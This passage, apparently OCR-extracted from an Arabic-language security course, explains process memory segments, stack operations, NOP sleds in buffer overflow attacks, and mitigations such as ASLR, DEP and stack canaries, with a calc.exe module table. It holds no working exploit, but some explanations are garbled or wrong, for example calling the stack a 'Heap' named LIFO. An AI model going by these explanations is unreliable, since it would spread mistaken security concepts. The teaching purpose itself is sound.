
-ال **exe file** دا عباره عن أكواد لانه ملف تنفيذي ... فجزء الكود الخاص بال **Chrome** لما يشتغل راح اتحفظ جوا ال **RAM** فجزء ال وصلت كدا ... وخد بالك الجزء دا ثابت ال هو ال **Text** يعني انت مش هتعرف تغير حاجه فجزء الكود دا أو تعديل عليه لأن مش مسموح لك بكتابته .

-الجزء الثاني وهو ال **Data** ودا عندك منه نوعين وهما ال **Un initialized data** وال **initialized data** برنامج بأي لغه برمجه بيحتوي على **Variables** متغيرات يعني ... وكل متغير جواه قيمة معينه اهو المتغيرات دي بيتعملهاتعريف أو **Initialized Memory** جوا جزء ال **Data** فال **Initialized** بيكون متغير ليه قيمة ... اما ال **Un initialized** بيكون متغير أه بس المبرمج نسي يديله قيمة معينه فبقا عندنا متغير ولكن بدون قيمة ودا بيتخزن جوا ال **Memory** فجزء اسمه ال **BSS** ... طب احنا بنتكلم فداليه لأن **Buffer Over flow** زي ال **Attack** فيما بعد لما نشوفه هتلاقيه بيروح يدور على جزء ال **Un initialized Data** ويدى ال **Variable** ال ملوش قيمة دا يديله قيمة معينه تخلى ال **Crash System** عندك يحصله ... بيقا لازم نفهم الدنيا من جوا شغاله ازاي وال **Buffer Overflow Attack** فكرته ك **Penetration Tester** أو يطفي ... فدائماً ك **Ram** عندي وادور على المتغيرات ال مش معمولهاتعريف وابده اديها تعريفات أو قيم انا من عندي تخلي ال **App** دا يعمل وظيفه تانيه خالص غير دوره الاساسي عال **System** ودي الفكرة باختصار .


-الجزء الثالث عندنا وهو ال **Heap** ودا لما يجي جهازك يعمل **execute RAM** يعني تنفيذ لأي برنامج هتلاقيه بيأخذ مساحه من ال المسئول انه يديله المساحه دي من ال **RAM** هو جزء ال **Heap** ومسئول انه يزودله المساحه دي لو احتاج اي **App** انه يأخذ مساحه لتنفيذها ال **Heap** بيزوده ...

زې مثلا انک فاتح **Chrome** بس فتحت کذا **Tab** فيه فدا بیاخد مساحه من ال **Ram** المسؤول عن کدا هو ال **Heap** وصلت الحته دي ...

-الجزء الرابع عندنا هو ال **Stack** ودا فكرته هي نفسها بتاعت ال **Technique** ولكن الاختلاف بينهم ان ال **Stack** بيشتغل بـ **Heap** اسمه ال **Lifo** وهو ال **Last-in-first-out** ال هو آخر حاجة بتتخزن هي أول حاجة بتظهر ... وكمان هتلaciي ال **Stack** بيكون موجود فال **data** فال **Memory** ... يعني ال **Memory** **Higher Address** بتتخزن فال **Data** انما ال **Heap** ال عاوزها تفضل وقت عندك فال **App** بتابعک يستخدمها ويستدعیها من ال **RAM** الموجوه فال **Stack** فبتلaciيها قاعده فال **Copy**.




-هو ضھھالک أکتر ... انت مبرمج عاوز تعمل فال **APP** ال بتبرمجه معین خاص برواتب الموظفين الموجودين فالشرکه وال **Class** دا عباره عن أکواد او **Commands** انت هتنفذها عال **Target** ال انت محدد هولها تشتمل عليه ... فمثلا انت عاوز ال **class** دا پشتغل على موظف من ضمن الموظفين اسمه محمد ... فهنا محمد أصبح **Object** من ال **Class** ال انت عملته وھتعرف محمد بال **Class** دا وبرضه هتتعرف ال **Class** بمحمد وهناء محمد دا بیتحط **Stack** فجزء ال **Class** **Heap** وال **Class** **Stack** بنحطه فجزء ال **Class**.




-كنا قولنا ان ال **CPU** بیستخدمه عشان یتواصل مع ال **RAM** وبيخزن فيها الحاجات المؤقتة ال هينفذها واللى الدور جي عليها ... وهذا ال **CPU** عاوز یتواصل مع ال **Stack** الموجود فال . **Memory**

-فعندنا **ESP** مخصوص للتعامل مع ال **Stack** أسمه ال **register** طب عندنا ... **Push Command** دا الي بیستخدمه ال **CPU** عن طريق ال **ESP** ال **Register** عشان نضيف قيمة جوا ال **Stack** على القيمة الموجودة ... زي كدا .




-طب لو العكس لو عاوزين نعمل حذف لقيمه من ال **Stack** ... ال **POP Command** هیستخدم ال **CPU** عشان يحذف قيمة من آخر قيمة لـ **Data** موجوده فال ... **Stack** عن طريق نفس ال . **ESP Register**



-عندنا جزء تاني اسمه ال **NOP** عاوزين نبص عليه ودا اختصار ل **Assembly** ودا عباره عن **No Operation Instruction** ... **Does Nothing** بيعمل **Language Instruction** لو انت ك **CPU** بتنفذ **Code** لبرنامج معين ولقيت ال **NOP Instruction** فيه هتلاقيه بيعمل **SKIP** ويروح لل **Instruction** ال بعده بيتحطاه يعني ... فال **Buffer Overflow** لما نيجي نعمله بنروح جوا ال **CPU** ال جوا ال **Machine Code** الخاص بالبرنامج ال هنشغله ونحط جواه ال **NOP Instruction** وندليله قيم كثير تخلي ال بعده **SKIP** يعمل بشكل مستمر لل **System** ال بعده **Crash Memory** فيعمل لل **System**.

90	NOP

- حته ال **NOP** دی بنسخدمها فجز عیه ال **Exploitation** لل **Buffer Overflow Attack** **Target** وبنستخدمه عشان نعمل **Fill** يعني نملی جزء ال **Stack** فال ... **Memory** بالبرنامج ال هيشتغل وتمام لحد هنا هتقوم انت داخل بال **Stack** ... **Memory** هتلaciي ال **Application** جي ينفذ نفسه من ال **Stack** اللي فال **Instruction** هينزل ينفذ **Memory** **Instruction** زى مقولنا ويوصل لل **NOP** هيقعد يعمل **SKIP** دا انه يدي ال **APP** مساحه أكبر من ال بعده ... **SKIP** دا هيلليه يوصل ال **System** عندنا وكل دا هيبيان أكثر فجزء ال **Buffer Overflow**.




## 1.3 Security Implementations:

دي ال **Techniques** ال بنعملها عشان نحمي نفسنا من ال **Buffer Overflow Attacks** والكلام ال اتكلمنا عليه فوق دا .

-عندنا 3 طرق او وهم ال **ASLR** mitigation Techniques او ال هي **Address Space Layout Randomization** وكمان عندك ال **DEP** ال هي **Data Execution Prevention** وكمان عندك ال **Canary** ال هي بتشير لـ **Stack Cookies**.

-أول واحد معانا وهو ال **ASLR** ودا من اسمه باین انه بيعمل ... **RAM Instruction Randomization** لما تيجي تخزن ال **Stack** جوا ال **RAM** جوا ال **Instruction** لما تيجي تخزن ال **RAM** جوا ال **Stack** تحديدا متخزنهاش بشكل مرتب لاء خزنها بشكل عشوائي ... لأن ال **NOP Instruction** مش هيروح يزر علك ال **Attacker** يعرف ترتيب ال **Instructions** الموجودة عندك جوا ال **Stack** عشان يحط ال **NOP** فمكان محدد عشان يعمل ال **SKIP** وينفذ عليك ال **Buffer Overflow Attack** ... **... فاحنا عاوزين نعمل من جوا ال Stack Instructions من Execute** عشوائي ... والطريقة دي مبتسناتش منك انك تفعلها هي بتشتغل تلقائي مع ال **OS** أول مي عمل **Boot** للنظام بتلاقيه اشتغل معاه وعطي قيم مختلفه لـ **Stack Instructions** عن طريق ال **CALC.exe** ... تعالى نشوف مثال على ال **ASLR** من غير ال **ASLR** ولما يستخدمه .



Base	Size	Entry	Name	File version
00170000	000CC000	00186360	calc	6.3.9600.16384
73680000	00021000	73681370	DEV0BJ	6.3.9600.17415
736B0000	00170000	736B35C0	gdiplus	6.3.9600.17415
73BC0000	00023000	73BC1570	WINMMBAS	6.3.9600.16384
73E50000	00023000	73E53B10	WINMM	6.3.9600.16384
74920000	00206000	7495D320	COMCTL32	6.10 (winblue_r1)
74E90000	000ED000	74E99FD0	UxTheme	6.3.9600.16384
75020000	00054000	750224F0	bcryptPr	6.3.9600.17415
75080000	0000A000	75081000	CRYPTPRAS	6.3.9600.17415

-لما فتحنا ال **CALC.exe** بال **Debugger** ال هو مصحح الاكواد ال بيعدل عال **Code** ويفكر ال **APP** ويجلد ال **Code** الخاص بيء هنلاقي ال **BASE** المعتاد بتاع ال **CALC.exe**

-ال هو أول **Instruction** ببده بيه لو شفته تعرف ان دا ال رقمه ال **00170000** ودا رقم مميز لـ **CALC** الخاص بـ **Instructions** يقدر يتبع ال **Attacker** يعني اي **CALC.exe** الخاصه بيه ويزرع فيها ال **NOP** لمجرد انها عرف هو ببده بأنهو **Instruction**

